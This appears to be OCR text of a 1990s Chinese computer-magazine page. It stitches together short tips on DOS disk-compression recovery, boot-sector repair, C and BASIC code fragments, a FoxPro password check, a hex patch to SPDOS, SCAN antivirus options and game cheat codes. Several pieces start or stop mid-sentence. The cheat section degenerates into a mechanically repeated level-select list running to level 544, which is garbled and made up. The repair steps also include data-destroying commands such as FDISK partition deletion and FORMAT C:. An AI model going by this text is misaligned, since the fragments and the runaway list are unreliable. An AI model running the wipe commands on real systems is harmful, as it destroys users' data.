一台ACER 386/33MC微机D盘分为34MB,使用DR-DOS6.0的增容系统SSOR将其增容为68MB,使用正常,一次在解压一个用ARJ压缩的文件时出错,退出后D盘就变成只读盘,dir:报告剩余空间为0字节,不能进行写操作,用CHKDSK检查磁盘知道有五个文件出错,曾试图用PC-TOOLS5.0及DEBUG删除出错文件或修改错误,均无济于事,不能删除修改D盘上任意一个字符,试用,FORMAT D:不能进行,按《软件报》93年36期陈富军先生在“硬盘扩容及其常见问题”的解决中所述方法无效.

发生此种情况时可按如下方法处理:将D盘有用文件备份,修改系统设置文件CONFIG.SYS中的增容设置命令,即:DEVICE

增容盘出错的处理方法:启动后进入D盘,再用dir查看盘上只有一个文件,SSPARTSS.ADD,盘上是增容前的状态,这时可用DOS的del将这个文件删除,则D盘便恢复增容前的34MB,再修改CONFIG.SYS文件还原(去掉REM的语句),重新启动后,再运行SSOR.EXE对D盘重新增容处理,将备份文件拷回D盘,就处理完毕.

顺便指出,压缩文件在增容盘上解压很容易出错,使增容盘变为写保护,引起文件解压最好在非增容盘上进行,完成后再拷入增容盘上使用可避免许多麻烦.

□四川 康宇国

```
88. }
89. getch();
90. setcolortable(color_table);
91. for (i=0;i<16;i++)
92. {
93.  setfillstyle(1,i);
94.  bar(20*i,15*i,639-20*i,479-15*i);
95. }
96. for (i=0;i<16;i++)
97. for (j=0;j<3;j++)
98. color_table1[j][i]=0;
99. getch();
100. keepcolortable(color_table2);
101. while( ! kbhit())
102. {
103.  changecolortable(color_table1,32);
104.  changecolortable(color_table2,32);
105. }
106. }
```

独特的自动控制行距打印表格

```
C=50-(I-25*B)/5/3/B
220 IF I<=44*B AND I>=37*B THEN C=30-(I-37*B)/5/7/B
230 IF I<=52*B AND I>=44*B THEN C=25-(I-44*B)/5/8/B
240 IF I<=63*B AND I>=52*B THEN C=20-(I-52*B)/5/11/B
250 IF I<=81*B AND I>=63*B THEN C=15-(I-63*B)/5/18/B
260 IF I<=97*B AND I>=81*B THEN C=10-(I-81*B)/3/16/B
270 IF I>=97*B THEN C=7-(I-97*B)/4/35/B,IF C<0 THEN C=0
280 RETURN
290 IF I<=16*B THEN C=90
300 IF I<=21*B AND I>=16*B THEN C=90-(I-16*B)/6/4/B
310 IF I<=29*B AND I>=21*B THEN C=70-(I-21*B)/20/19/B
320 IF I<=48*B AND I>=29*B THEN C=50-(I-29*B)/20/19/B
330 IF I<=59*B AND I>=48*B THEN C=30-(I-48*B)/5/11/B
340 IF I<=73*B AND I>=59*B THEN C=25-(I-59*B)/5/14/B
350 IF I<=97*B AND I>=73*B THEN C=20-(I-73*B)/5/24/B
360 IF I<=146*B AND I>=97*B THEN C=15-(I-97*B)/5/49/B
370 IF I<=208*B AND I>=146*B THEN C=10-(I-146*B)/3/62/B
380 IF I>=208*B THEN C=7*(I-208*B)/4/292/B,IF C<0 THEN C=0
390 RETURN
```

2. 不能自举硬盘的修复

我们时常遇到机器不能启动,而以前又未对三部分重要内容备份,这时可用如下方法修复

首先用干净DOS系统软盘启动机器,检查C盘上的文件,如C盘上文件还存在,可用如下方法进行修复,如C盘上文件不存在,或当前盘由A盘转到C盘上时显示'Invalid drive specification'则用方法二进行修复。

- 方法一: ①A>MIRROR C: ②A>FDISK 先选"4"查看原分区大小,再选"3"删除所有分区,最后选"1"重新创建与分区大小一致的分分区,退出FDISK完成对主引导区的重写。 ③A>FORMAT C: /S/ 完成对DOS分区引导记录的重写。 ④A>REBUILD C: /

两种常用软件PCTOOLS和NU 对硬盘无法自举软故障的修复

恢复原文件 这时只要DOS引导区两个系统文件IBMBIO.COM和IBMDOS.COM位置正确,硬盘故障就得到了彻底排除,且硬盘文件丝毫未损;如果DOS两个系统文件位置不正确,只需要用PCTOOLS简单地将其移至C盘开始前面连续的区域即可。

- 方法二: 可用MIRROR程序从别的同型号机器,同DOS版本,同DOS分区的机器上备份其硬盘主引导区,再用REBUILD引导到有故障的机器上,如故障就出在主引导区上,故障也就排除了,如故障不在主引导区上,主引导区恢复后C盘文件能列出来了,也可采用方法一全部修复,如C盘文件仍列不出或无同型号机器主引

导区来提供备份,按如下步骤可恢复所有子目录下的文件,并使硬盘能够启动: ①A>FDISK 按原分区大小建立分区表,重建主引导程序。 ②A>FORMAT C: /S/ 重建DOS分区引导程序和DOS系统文件。 ③A>REBUILD C: /U/ 恢复硬盘上文件,这时所有子目录名依次被改为SUBDIR.0, SUBDIR.1...

- ④用PCTOOLS将所有子目录名再次改为原名即可。 二、利用NU6.0中的DISKTOOL进行备份、恢复和修复。 NU6.0中的DISKTOOL.EXE有六个方面的功能,制作CDOS系统引导盘,救回由于执行DOS命令RECOVER而改变的文件,救回由于软盘出错而丢失的文件,标记一个好的成环的盘,制作CMOS、分区表和DOS引导记录的备份,用备份的CMOS、分区表和DOS引导记录恢复到指定盘上。

信息要写入哪一个驱动器的软盘上,这时放入一张格式化过的软盘到指定驱动器后,再选"OK"即把三部分重要内容写到了指定盘上。

- 当机器出现不能启动的故障后,按如下方法恢复三部分内容: A>DISKTOOL/ 在DISKTOOLS主菜单下选择"Restore Rescue Diskette",屏幕接下来显示让你确认真的要备份分区表已找到,向你是否恢复,选"Yes"即进行恢复;接下来又问你你是否恢复DOS引导记录和CMOS信息,同样是选"Yes"进行恢复,选"No"放弃恢复。

自己编的程序若要不被非法使用,一是不被他人获得源程序,这就需要用到FOXPROCOMP编译,并且在编译时加[-E]参数;二是不被他人运行,对于前者比较简单,对于后者,则在应用程序前加一段口令校验程序,而口令的设置可以是相当灵活的,请见下面这段程序:

```
CLEAR
GET TALK OFF
SET DATE OFF
WW=0 && 定义数值变量
A1=MONTH(DATE()) && 取当前的月份的数
A2=DAY(DATE()) && 取当前的日数
A3=A1+2*A2 && 计算口令数
@10,10 SAY"请输入口令:" GET WW
READ
IF WW<>A3
QUIT
ENDIF
*****
```

这里要求的口令是当天的月份数加当天的日数的2倍,这样设置口令的好处是,即便某次被看到你输入口令,而口令是天天在变,别人也无法使用你的程序。 □汉中 王伟强

FOXBASE程序中的加密

如何解密WFS3.0F的半屏显示

目前WFS3.0F是各个行业比较流行的字处理软件,但也有他的不足之处,如系统自动识别时,不同型号的显示器不能达到正确识别的目的。这时,屏幕出现半屏显示现象,使用者通常在运行SPDOS时,加上V参数,才能达到满屏显示的目的。这样做,又失去了该软件直接写屏的功能,往往因此失败,通过摸索,笔者找到一种简单实用的解决方法,其方法如下:

- 1. 运行PCTOOLS,进入WOP子目录,选择SPDOS.COM 2. 键入F键,实行文件查找功能,按F1键,切换为十六进制查找方式,键入C706098300AA,回车,查找到后将00AA改为00A0,按F5存盘。 3. 继续查找813E098300A0,查找到后将00A0改为00AA存盘退出,然后,直接运行SPDOS时,可得到满意的全屏显示,有兴趣的读者不妨一试。 □湖南 金文具

硬盘DOS分区引导扇区和DOS系统文件被破坏引起的硬盘无法自举是硬盘常见故障,用DISKTOOL就可很方便地修复此类故障,具体步骤为: A>DISKTOOL/ 在DISKTOOL菜单下选择"Made a Disk Bootable"功能,接下来再选择"C盘"为要制作的DOS引导盘,机器首先在A盘寻找是否有DOS系统文件,如A盘非DOS系统盘,则提示在A驱动器中插入DOS系统盘,之后,机器把从A盘中读取的DOS系统文件复制到C盘DOS分区的引导扇区和DOS系统文件进行了修复,C盘就成为一个可引导的DOS系统盘了。 □柳州 晨成

SCAN病毒检查软件在我国应用非常广泛

随着病毒类型的不断增加,该软件不断推出新版本,对阻止病毒的传播作出了杰出的贡献。

但是大多数用户对该软件的使用方法并不十分了解,特别是不会使用一些很有用的"选项",影响了工作效率,为此,有必要对该软件的使用方法有一个基本了解。

SCAN软件的使用方法

SCAN命令的格式如下: SCAN d:[path][文件名][/A][/E扩展名][/D][/M][/nomem][/many] 其中,"d"是欲查磁盘的盘符,如A、B、C、E等,SCAN也可以对某个子目录或文件进行检查,如: SCAN C:\GCDSO GCDSO GC.EXE /A 若不选用,只扫描检查EXE和COM两种可执行文件以及扩展名为OV1、OV2、OV3、OVG、OVL、OVR、SYS、BIN、PIF的文件;若选用"/A",则扫描所有类型文件; "/E扩展名表"——扩展名表是一系列用空格隔开的扩展名,此时SCAN除了扫描上述11种类型的文件外,还扫描"扩展名表"中列出来的各类文件,例如: SCAN C:\E.TXT.DAT.DBF.BAS 则扫描名为TXT、DAT、DBF、BAS的文件也被扫描。 "/D"——删除被病毒感染的文件,对引导型病毒无作用; "/M"——在640K基本内存中检测所有已知的驻留内存病毒; "/nomem"——跳过内存扫描,这样可减少扫描查毒时间; "/many"——一次扫描检测多张软盘,当一次要检测多张软盘时,选用"/many"可大大提高工作效率。

特别注意,在检测或清除病毒之前,一定要用干净的系统盘引导系统,否则病毒无法清除掉。 □九江 陆桂荣

游戏机攻关秘法

- 一、魂斗罗二代 1. 选30人,依次按左右下上AB,再按开始键即可。 2. 选100人,依次按上下左右左右左右BABA,开始即可。(仅限于20人版) 3. 选关 ①三人版:按上下和选择再按开始键即可出现选关画面。 ②五人版:顺序按ADD,然后按几下A就选几关。 ③20人版:按上下,然后按一下B选第二关,以下选第三关,以此类推。 二、3K克二代密码 第四关:040471 第七关:081820 三、打砖块 1. 通关:按AB,再按选择键五次,放开AB再按开始键即可。 2. 通关:同时按开始键和A键 四、飞鼠无敌法 按上一次,下九次,左八次,右六次,上一次下九次再按开始键即可。 五、热鸟无敌法第四局速首篇篇篇走法开始进右门(红色的门),然后进右门—左门—右门—黑头 六、彩虹鸟无敌法 游戏开始后,先按暂停,再按选择键,听到一响后,按暂停键恢复游戏即可无敌,重复操作即可解除。 七、双截龙四代密法 游戏中,暂停后,按选择键,解除暂停,即可补满时间和力量。 八、魔法总动员 顺序按上下左右左右,再按开始键即可。 九、孤狼战士闯关密码 普通:第二局:5963:1227 第三局:230:0501 第四局:0948:0705 第五局:5826:9801 第六局:2301:2687 第七局:3279

- 难度:第一局,4080 第二局,3396 第三局,4126 第四局,7589 第五局,2108 第六局,0660 第七局,1192 十、老英雄闯关法 按选择键及右;开始,选第二局 按选择键及左;开始,选第三局 按选择键及下;开始,选第四局 按选择键及上;开始,选第五局 按选择键及左;开始,选第六局 按选择键及右;开始,选第七局 按选择键及下;开始,选第八局 按选择键及上;开始,选第九局 按选择键及左;开始,选第十局 按选择键及右;开始,选第十一局 按选择键及下;开始,选第十二局 按选择键及上;开始,选第十三局 按选择键及左;开始,选第十四局 按选择键及右;开始,选第十五局 按选择键及下;开始,选第十六局 按选择键及上;开始,选第十七局 按选择键及左;开始,选第十八局 按选择键及右;开始,选第十九局 按选择键及下;开始,选第二十局 按选择键及上;开始,选第二十一局 按选择键及左;开始,选第二十二局 按选择键及右;开始,选第二十三局 按选择键及下;开始,选第二十四局 按选择键及上;开始,选第二十五局 按选择键及左;开始,选第二十六局 按选择键及右;开始,选第二十七局 按选择键及下;开始,选第二十八局 按选择键及上;开始,选第二十九局 按选择键及左;开始,选第三十局 按选择键及右;开始,选第三十一局 按选择键及下;开始,选第三十二局 按选择键及上;开始,选第三十三局 按选择键及左;开始,选第三十四局 按选择键及右;开始,选第三十五局 按选择键及下;开始,选第三十六局 按选择键及上;开始,选第三十七局 按选择键及左;开始,选第三十八局 按选择键及右;开始,选第三十九局 按选择键及下;开始,选第四十局 按选择键及上;开始,选第四十一局 按选择键及左;开始,选第四十二局 按选择键及右;开始,选第四十三局 按选择键及下;开始,选第四十四局 按选择键及上;开始,选第四十五局 按选择键及左;开始,选第四十六局 按选择键及右;开始,选第四十七局 按选择键及下;开始,选第四十八局 按选择键及上;开始,选第四十九局 按选择键及左;开始,选第五十局 按选择键及右;开始,选第五十一局 按选择键及下;开始,选第五十二局 按选择键及上;开始,选第五十三局 按选择键及左;开始,选第五十四局 按选择键及右;开始,选第五十五局 按选择键及下;开始,选第五十六局 按选择键及上;开始,选第五十七局 按选择键及左;开始,选第五十八局 按选择键及右;开始,选第五十九局 按选择键及下;开始,选第六十局 按选择键及上;开始,选第六十一局 按选择键及左;开始,选第六十二局 按选择键及右;开始,选第六十三局 按选择键及下;开始,选第六十四局 按选择键及上;开始,选第六十五局 按选择键及左;开始,选第六十六局 按选择键及右;开始,选第六十七局 按选择键及下;开始,选第六十八局 按选择键及上;开始,选第六十九局 按选择键及左;开始,选第七十局 按选择键及右;开始,选第七十一局 按选择键及下;开始,选第七十二局 按选择键及上;开始,选第七十三局 按选择键及左;开始,选第七十四局 按选择键及右;开始,选第七十五局 按选择键及下;开始,选第七十六局 按选择键及上;开始,选第七十七局 按选择键及左;开始,选第七十八局 按选择键及右;开始,选第七十九局 按选择键及下;开始,选第八十局 按选择键及上;开始,选第八十一局 按选择键及左;开始,选第八十二局 按选择键及右;开始,选第八十三局 按选择键及下;开始,选第八十四局 按选择键及上;开始,选第八十五局 按选择键及左;开始,选第八十六局 按选择键及右;开始,选第八十七局 按选择键及下;开始,选第八十八局 按选择键及上;开始,选第八十九局 按选择键及左;开始,选第九十局 按选择键及右;开始,选第九十一局 按选择键及下;开始,选第九十二局 按选择键及上;开始,选第九十三局 按选择键及左;开始,选第九十四局 按选择键及右;开始,选第九十五局 按选择键及下;开始,选第九十六局 按选择键及上;开始,选第九十七局 按选择键及左;开始,选第九十八局 按选择键及右;开始,选第九十九局 按选择键及下;开始,选第一百局 按选择键及上;开始,选第一百零一局 按选择键及左;开始,选第一百零二局 按选择键及右;开始,选第一百零三局 按选择键及下;开始,选第一百零四局 按选择键及上;开始,选第一百零五局 按选择键及左;开始,选第一百零六局 按选择键及右;开始,选第一百零七局 按选择键及下;开始,选第一百零八局 按选择键及上;开始,选第一百零九局 按选择键及左;开始,选第一百一十局 按选择键及右;开始,选第一百一十一局 按选择键及下;开始,选第一百一十二局 按选择键及上;开始,选第一百一十三局 按选择键及左;开始,选第一百一十四局 按选择键及右;开始,选第一百一十五局 按选择键及下;开始,选第一百一十六局 按选择键及上;开始,选第一百一十七局 按选择键及左;开始,选第一百一十八局 按选择键及右;开始,选第一百一十九局 按选择键及下;开始,选第一百二十局 按选择键及上;开始,选第一百二十一局 按选择键及左;开始,选第一百二十二局 按选择键及右;开始,选第一百二十三局 按选择键及下;开始,选第一百二十四局 按选择键及上;开始,选第一百二十五局 按选择键及左;开始,选第一百二十六局 按选择键及右;开始,选第一百二十七局 按选择键及下;开始,选第一百二十八局 按选择键及上;开始,选第一百二十九局 按选择键及左;开始,选第一百三十局 按选择键及右;开始,选第一百三十一局 按选择键及下;开始,选第一百三十二局 按选择键及上;开始,选第一百三十三局 按选择键及左;开始,选第一百三十四局 按选择键及右;开始,选第一百三十五局 按选择键及下;开始,选第一百三十六局 按选择键及上;开始,选第一百三十七局 按选择键及左;开始,选第一百三十八局 按选择键及右;开始,选第一百三十九局 按选择键及下;开始,选第一百四十局 按选择键及上;开始,选第一百四十一局 按选择键及左;开始,选第一百四十二局 按选择键及右;开始,选第一百四十三局 按选择键及下;开始,选第一百四十四局 按选择键及上;开始,选第一百四十五局 按选择键及左;开始,选第一百四十六局 按选择键及右;开始,选第一百四十七局 按选择键及下;开始,选第一百四十八局 按选择键及上;开始,选第一百四十九局 按选择键及左;开始,选第一百五十局 按选择键及右;开始,选第一百五十一局 按选择键及下;开始,选第一百五十二局 按选择键及上;开始,选第一百五十三局 按选择键及左;开始,选第一百五十四局 按选择键及右;开始,选第一百五十五局 按选择键及下;开始,选第一百五十六局 按选择键及上;开始,选第一百五十七局 按选择键及左;开始,选第一百五十八局 按选择键及右;开始,选第一百五十九局 按选择键及下;开始,选第一百六十局 按选择键及上;开始,选第一百六十一局 按选择键及左;开始,选第一百六十二局 按选择键及右;开始,选第一百六十三局 按选择键及下;开始,选第一百六十四局 按选择键及上;开始,选第一百六十五局 按选择键及左;开始,选第一百六十六局 按选择键及右;开始,选第一百六十七局 按选择键及下;开始,选第一百六十八局 按选择键及上;开始,选第一百六十九局 按选择键及左;开始,选第一百七十局 按选择键及右;开始,选第一百七十一局 按选择键及下;开始,选第一百七十二局 按选择键及上;开始,选第一百七十三局 按选择键及左;开始,选第一百七十四局 按选择键及右;开始,选第一百七十五局 按选择键及下;开始,选第一百七十六局 按选择键及上;开始,选第一百七十七局 按选择键及左;开始,选第一百七十八局 按选择键及右;开始,选第一百七十九局 按选择键及下;开始,选第一百八十局 按选择键及上;开始,选第一百八十一局 按选择键及左;开始,选第一百八十二局 按选择键及右;开始,选第一百八十三局 按选择键及下;开始,选第一百八十四局 按选择键及上;开始,选第一百八十五局 按选择键及左;开始,选第一百八十六局 按选择键及右;开始,选第一百八十七局 按选择键及下;开始,选第一百八十八局 按选择键及上;开始,选第一百八十九局 按选择键及左;开始,选第一百九十局 按选择键及右;开始,选第一百九十一局 按选择键及下;开始,选第一百九十二局 按选择键及上;开始,选第一百九十三局 按选择键及左;开始,选第一百九十四局 按选择键及右;开始,选第一百九十五局 按选择键及下;开始,选第一百九十六局 按选择键及上;开始,选第一百九十七局 按选择键及左;开始,选第一百九十八局 按选择键及右;开始,选第一百九十九局 按选择键及下;开始,选第二百局 按选择键及上;开始,选第二百零一局 按选择键及左;开始,选第二百零二局 按选择键及右;开始,选第二百零三局 按选择键及下;开始,选第二百零四局 按选择键及上;开始,选第二百零五局 按选择键及左;开始,选第二百零六局 按选择键及右;开始,选第二百零七局 按选择键及下;开始,选第二百零八局 按选择键及上;开始,选第二百零九局 按选择键及左;开始,选第二百一十局 按选择键及右;开始,选第二百一十一局 按选择键及下;开始,选第二百一十二局 按选择键及上;开始,选第二百一十三局 按选择键及左;开始,选第二百一十四局 按选择键及右;开始,选第二百一十五局 按选择键及下;开始,选第二百一十六局 按选择键及上;开始,选第二百一十七局 按选择键及左;开始,选第二百一十八局 按选择键及右;开始,选第二百一十九局 按选择键及下;开始,选第二百二十局 按选择键及上;开始,选第二百二十一局 按选择键及左;开始,选第二百二十二局 按选择键及右;开始,选第二百二十三局 按选择键及下;开始,选第二百二十四局 按选择键及上;开始,选第二百二十五局 按选择键及左;开始,选第二百二十六局 按选择键及右;开始,选第二百二十七局 按选择键及下;开始,选第二百二十八局 按选择键及上;开始,选第二百二十九局 按选择键及左;开始,选第二百三十局 按选择键及右;开始,选第二百三十一局 按选择键及下;开始,选第二百三十二局 按选择键及上;开始,选第二百三十三局 按选择键及左;开始,选第二百三十四局 按选择键及右;开始,选第二百三十五局 按选择键及下;开始,选第二百三十六局 按选择键及上;开始,选第二百三十七局 按选择键及左;开始,选第二百三十八局 按选择键及右;开始,选第二百三十九局 按选择键及下;开始,选第二百四十局 按选择键及上;开始,选第二百四十一局 按选择键及左;开始,选第二百四十二局 按选择键及右;开始,选第二百四十三局 按选择键及下;开始,选第二百四十四局 按选择键及上;开始,选第二百四十五局 按选择键及左;开始,选第二百四十六局 按选择键及右;开始,选第二百四十七局 按选择键及下;开始,选第二百四十八局 按选择键及上;开始,选第二百四十九局 按选择键及左;开始,选第二百五十局 按选择键及右;开始,选第二百五十一局 按选择键及下;开始,选第二百五十二局 按选择键及上;开始,选第二百五十三局 按选择键及左;开始,选第二百五十四局 按选择键及右;开始,选第二百五十五局 按选择键及下;开始,选第二百五十六局 按选择键及上;开始,选第二百五十七局 按选择键及左;开始,选第二百五十八局 按选择键及右;开始,选第二百五十九局 按选择键及下;开始,选第二百六十局 按选择键及上;开始,选第二百六十一局 按选择键及左;开始,选第二百六十二局 按选择键及右;开始,选第二百六十三局 按选择键及下;开始,选第二百六十四局 按选择键及上;开始,选第二百六十五局 按选择键及左;开始,选第二百六十六局 按选择键及右;开始,选第二百六十七局 按选择键及下;开始,选第二百六十八局 按选择键及上;开始,选第二百六十九局 按选择键及左;开始,选第二百七十局 按选择键及右;开始,选第二百七十一局 按选择键及下;开始,选第二百七十二局 按选择键及上;开始,选第二百七十三局 按选择键及左;开始,选第二百七十四局 按选择键及右;开始,选第二百七十五局 按选择键及下;开始,选第二百七十六局 按选择键及上;开始,选第二百七十七局 按选择键及左;开始,选第二百七十八局 按选择键及右;开始,选第二百七十九局 按选择键及下;开始,选第二百八十局 按选择键及上;开始,选第二百八十一局 按选择键及左;开始,选第二百八十二局 按选择键及右;开始,选第二百八十三局 按选择键及下;开始,选第二百八十四局 按选择键及上;开始,选第二百八十五局 按选择键及左;开始,选第二百八十六局 按选择键及右;开始,选第二百八十七局 按选择键及下;开始,选第二百八十八局 按选择键及上;开始,选第二百八十九局 按选择键及左;开始,选第二百九十局 按选择键及右;开始,选第二百九十一局 按选择键及下;开始,选第二百九十二局 按选择键及上;开始,选第二百九十三局 按选择键及左;开始,选第二百九十四局 按选择键及右;开始,选第二百九十五局 按选择键及下;开始,选第二百九十六局 按选择键及上;开始,选第二百九十七局 按选择键及左;开始,选第二百九十八局 按选择键及右;开始,选第二百九十九局 按选择键及下;开始,选第三百局 按选择键及上;开始,选第三百零一局 按选择键及左;开始,选第三百零二局 按选择键及右;开始,选第三百零三局 按选择键及下;开始,选第三百零四局 按选择键及上;开始,选第三百零五局 按选择键及左;开始,选第三百零六局 按选择键及右;开始,选第三百零七局 按选择键及下;开始,选第三百零八局 按选择键及上;开始,选第三百零九局 按选择键及左;开始,选第三百一十局 按选择键及右;开始,选第三百一十一局 按选择键及下;开始,选第三百一十二局 按选择键及上;开始,选第三百一十三局 按选择键及左;开始,选第三百一十四局 按选择键及右;开始,选第三百一十五局 按选择键及下;开始,选第三百一十六局 按选择键及上;开始,选第三百一十七局 按选择键及左;开始,选第三百一十八局 按选择键及右;开始,选第三百一十九局 按选择键及下;开始,选第三百二十局 按选择键及上;开始,选第三百二十一局 按选择键及左;开始,选第三百二十二局 按选择键及右;开始,选第三百二十三局 按选择键及下;开始,选第三百二十四局 按选择键及上;开始,选第三百二十五局 按选择键及左;开始,选第三百二十六局 按选择键及右;开始,选第三百二十七局 按选择键及下;开始,选第三百二十八局 按选择键及上;开始,选第三百二十九局 按选择键及左;开始,选第三百三十局 按选择键及右;开始,选第三百三十一局 按选择键及下;开始,选第三百三十二局 按选择键及上;开始,选第三百三十三局 按选择键及左;开始,选第三百三十四局 按选择键及右;开始,选第三百三十五局 按选择键及下;开始,选第三百三十六局 按选择键及上;开始,选第三百三十七局 按选择键及左;开始,选第三百三十八局 按选择键及右;开始,选第三百三十九局 按选择键及下;开始,选第三百四十局 按选择键及上;开始,选第三百四十一局 按选择键及左;开始,选第三百四十二局 按选择键及右;开始,选第三百四十三局 按选择键及下;开始,选第三百四十四局 按选择键及上;开始,选第三百四十五局 按选择键及左;开始,选第三百四十六局 按选择键及右;开始,选第三百四十七局 按选择键及下;开始,选第三百四十八局 按选择键及上;开始,选第三百四十九局 按选择键及左;开始,选第三百五十局 按选择键及右;开始,选第三百五十一局 按选择键及下;开始,选第三百五十二局 按选择键及上;开始,选第三百五十三局 按选择键及左;开始,选第三百五十四局 按选择键及右;开始,选第三百五十五局 按选择键及下;开始,选第三百五十六局 按选择键及上;开始,选第三百五十七局 按选择键及左;开始,选第三百五十八局 按选择键及右;开始,选第三百五十九局 按选择键及下;开始,选第三百六十局 按选择键及上;开始,选第三百六十一局 按选择键及左;开始,选第三百六十二局 按选择键及右;开始,选第三百六十三局 按选择键及下;开始,选第三百六十四局 按选择键及上;开始,选第三百六十五局 按选择键及左;开始,选第三百六十六局 按选择键及右;开始,选第三百六十七局 按选择键及下;开始,选第三百六十八局 按选择键及上;开始,选第三百六十九局 按选择键及左;开始,选第三百七十局 按选择键及右;开始,选第三百七十一局 按选择键及下;开始,选第三百七十二局 按选择键及上;开始,选第三百七十三局 按选择键及左;开始,选第三百七十四局 按选择键及右;开始,选第三百七十五局 按选择键及下;开始,选第三百七十六局 按选择键及上;开始,选第三百七十七局 按选择键及左;开始,选第三百七十八局 按选择键及右;开始,选第三百七十九局 按选择键及下;开始,选第三百八十局 按选择键及上;开始,选第三百八十一局 按选择键及左;开始,选第三百八十二局 按选择键及右;开始,选第三百八十三局 按选择键及下;开始,选第三百八十四局 按选择键及上;开始,选第三百八十五局 按选择键及左;开始,选第三百八十六局 按选择键及右;开始,选第三百八十七局 按选择键及下;开始,选第三百八十八局 按选择键及上;开始,选第三百八十九局 按选择键及左;开始,选第三百九十局 按选择键及右;开始,选第三百九十一局 按选择键及下;开始,选第三百九十二局 按选择键及上;开始,选第三百九十三局 按选择键及左;开始,选第三百九十四局 按选择键及右;开始,选第三百九十五局 按选择键及下;开始,选第三百九十六局 按选择键及上;开始,选第三百九十七局 按选择键及左;开始,选第三百九十八局 按选择键及右;开始,选第三百九十九局 按选择键及下;开始,选第四百局 按选择键及上;开始,选第四百零一局 按选择键及左;开始,选第四百零二局 按选择键及右;开始,选第四百零三局 按选择键及下;开始,选第四百零四局 按选择键及上;开始,选第四百零五局 按选择键及左;开始,选第四百零六局 按选择键及右;开始,选第四百零七局 按选择键及下;开始,选第四百零八局 按选择键及上;开始,选第四百零九局 按选择键及左;开始,选第四百一十局 按选择键及右;开始,选第四百一十一局 按选择键及下;开始,选第四百一十二局 按选择键及上;开始,选第四百一十三局 按选择键及左;开始,选第四百一十四局 按选择键及右;开始,选第四百一十五局 按选择键及下;开始,选第四百一十六局 按选择键及上;开始,选第四百一十七局 按选择键及左;开始,选第四百一十八局 按选择键及右;开始,选第四百一十九局 按选择键及下;开始,选第四百二十局 按选择键及上;开始,选第四百二十一局 按选择键及左;开始,选第四百二十二局 按选择键及右;开始,选第四百二十三局 按选择键及下;开始,选第四百二十四局 按选择键及上;开始,选第四百二十五局 按选择键及左;开始,选第四百二十六局 按选择键及右;开始,选第四百二十七局 按选择键及下;开始,选第四百二十八局 按选择键及上;开始,选第四百二十九局 按选择键及左;开始,选第四百三十局 按选择键及右;开始,选第四百三十一局 按选择键及下;开始,选第四百三十二局 按选择键及上;开始,选第四百三十三局 按选择键及左;开始,选第四百三十四局 按选择键及右;开始,选第四百三十五局 按选择键及下;开始,选第四百三十六局 按选择键及上;开始,选第四百三十七局 按选择键及左;开始,选第四百三十八局 按选择键及右;开始,选第四百三十九局 按选择键及下;开始,选第四百四十局 按选择键及上;开始,选第四百四十一局 按选择键及左;开始,选第四百四十二局 按选择键及右;开始,选第四百四十三局 按选择键及下;开始,选第四百四十四局 按选择键及上;开始,选第四百四十五局 按选择键及左;开始,选第四百四十六局 按选择键及右;开始,选第四百四十七局 按选择键及下;开始,选第四百四十八局 按选择键及上;开始,选第四百四十九局 按选择键及左;开始,选第四百五十局 按选择键及右;开始,选第四百五十一局 按选择键及下;开始,选第四百五十二局 按选择键及上;开始,选第四百五十三局 按选择键及左;开始,选第四百五十四局 按选择键及右;开始,选第四百五十五局 按选择键及下;开始,选第四百五十六局 按选择键及上;开始,选第四百五十七局 按选择键及左;开始,选第四百五十八局 按选择键及右;开始,选第四百五十九局 按选择键及下;开始,选第四百六十局 按选择键及上;开始,选第四百六十一局 按选择键及左;开始,选第四百六十二局 按选择键及右;开始,选第四百六十三局 按选择键及下;开始,选第四百六十四局 按选择键及上;开始,选第四百六十五局 按选择键及左;开始,选第四百六十六局 按选择键及右;开始,选第四百六十七局 按选择键及下;开始,选第四百六十八局 按选择键及上;开始,选第四百六十九局 按选择键及左;开始,选第四百七十局 按选择键及右;开始,选第四百七十一局 按选择键及下;开始,选第四百七十二局 按选择键及上;开始,选第四百七十三局 按选择键及左;开始,选第四百七十四局 按选择键及右;开始,选第四百七十五局 按选择键及下;开始,选第四百七十六局 按选择键及上;开始,选第四百七十七局 按选择键及左;开始,选第四百七十八局 按选择键及右;开始,选第四百七十九局 按选择键及下;开始,选第四百八十局 按选择键及上;开始,选第四百八十一局 按选择键及左;开始,选第四百八十二局 按选择键及右;开始,选第四百八十三局 按选择键及下;开始,选第四百八十四局 按选择键及上;开始,选第四百八十五局 按选择键及左;开始,选第四百八十六局 按选择键及右;开始,选第四百八十七局 按选择键及下;开始,选第四百八十八局 按选择键及上;开始,选第四百八十九局 按选择键及左;开始,选第四百九十局 按选择键及右;开始,选第四百九十一局 按选择键及下;开始,选第四百九十二局 按选择键及上;开始,选第四百九十三局 按选择键及左;开始,选第四百九十四局 按选择键及右;开始,选第四百九十五局 按选择键及下;开始,选第四百九十六局 按选择键及上;开始,选第四百九十七局 按选择键及左;开始,选第四百九十八局 按选择键及右;开始,选第四百九十九局 按选择键及下;开始,选第五百局 按选择键及上;开始,选第五百零一局 按选择键及左;开始,选第五百零二局 按选择键及右;开始,选第五百零三局 按选择键及下;开始,选第五百零四局 按选择键及上;开始,选第五百零五局 按选择键及左;开始,选第五百零六局 按选择键及右;开始,选第五百零七局 按选择键及下;开始,选第五百零八局 按选择键及上;开始,选第五百零九局 按选择键及左;开始,选第五百一十局 按选择键及右;开始,选第五百一十一局 按选择键及下;开始,选第五百一十二局 按选择键及上;开始,选第五百一十三局 按选择键及左;开始,选第五百一十四局 按选择键及右;开始,选第五百一十五局 按选择键及下;开始,选第五百一十六局 按选择键及上;开始,选第五百一十七局 按选择键及左;开始,选第五百一十八局 按选择键及右;开始,选第五百一十九局 按选择键及下;开始,选第五百二十局 按选择键及上;开始,选第五百二十一局 按选择键及左;开始,选第五百二十二局 按选择键及右;开始,选第五百二十三局 按选择键及下;开始,选第五百二十四局 按选择键及上;开始,选第五百二十五局 按选择键及左;开始,选第五百二十六局 按选择键及右;开始,选第五百二十七局 按选择键及下;开始,选第五百二十八局 按选择键及上;开始,选第五百二十九局 按选择键及左;开始,选第五百三十局 按选择键及右;开始,选第五百三十一局 按选择键及下;开始,选第五百三十二局 按选择键及上;开始,选第五百三十三局 按选择键及左;开始,选第五百三十四局 按选择键及右;开始,选第五百三十五局 按选择键及下;开始,选第五百三十六局 按选择键及上;开始,选第五百三十七局 按选择键及左;开始,选第五百三十八局 按选择键及右;开始,选第五百三十九局 按选择键及下;开始,选第五百四十局 按选择键及上;开始,选第五百四十一局 按选择键及左;开始,选第五百四十二局 按选择键及右;开始,选第五百四十三局 按选择键及下;开始,选第五百四十四局 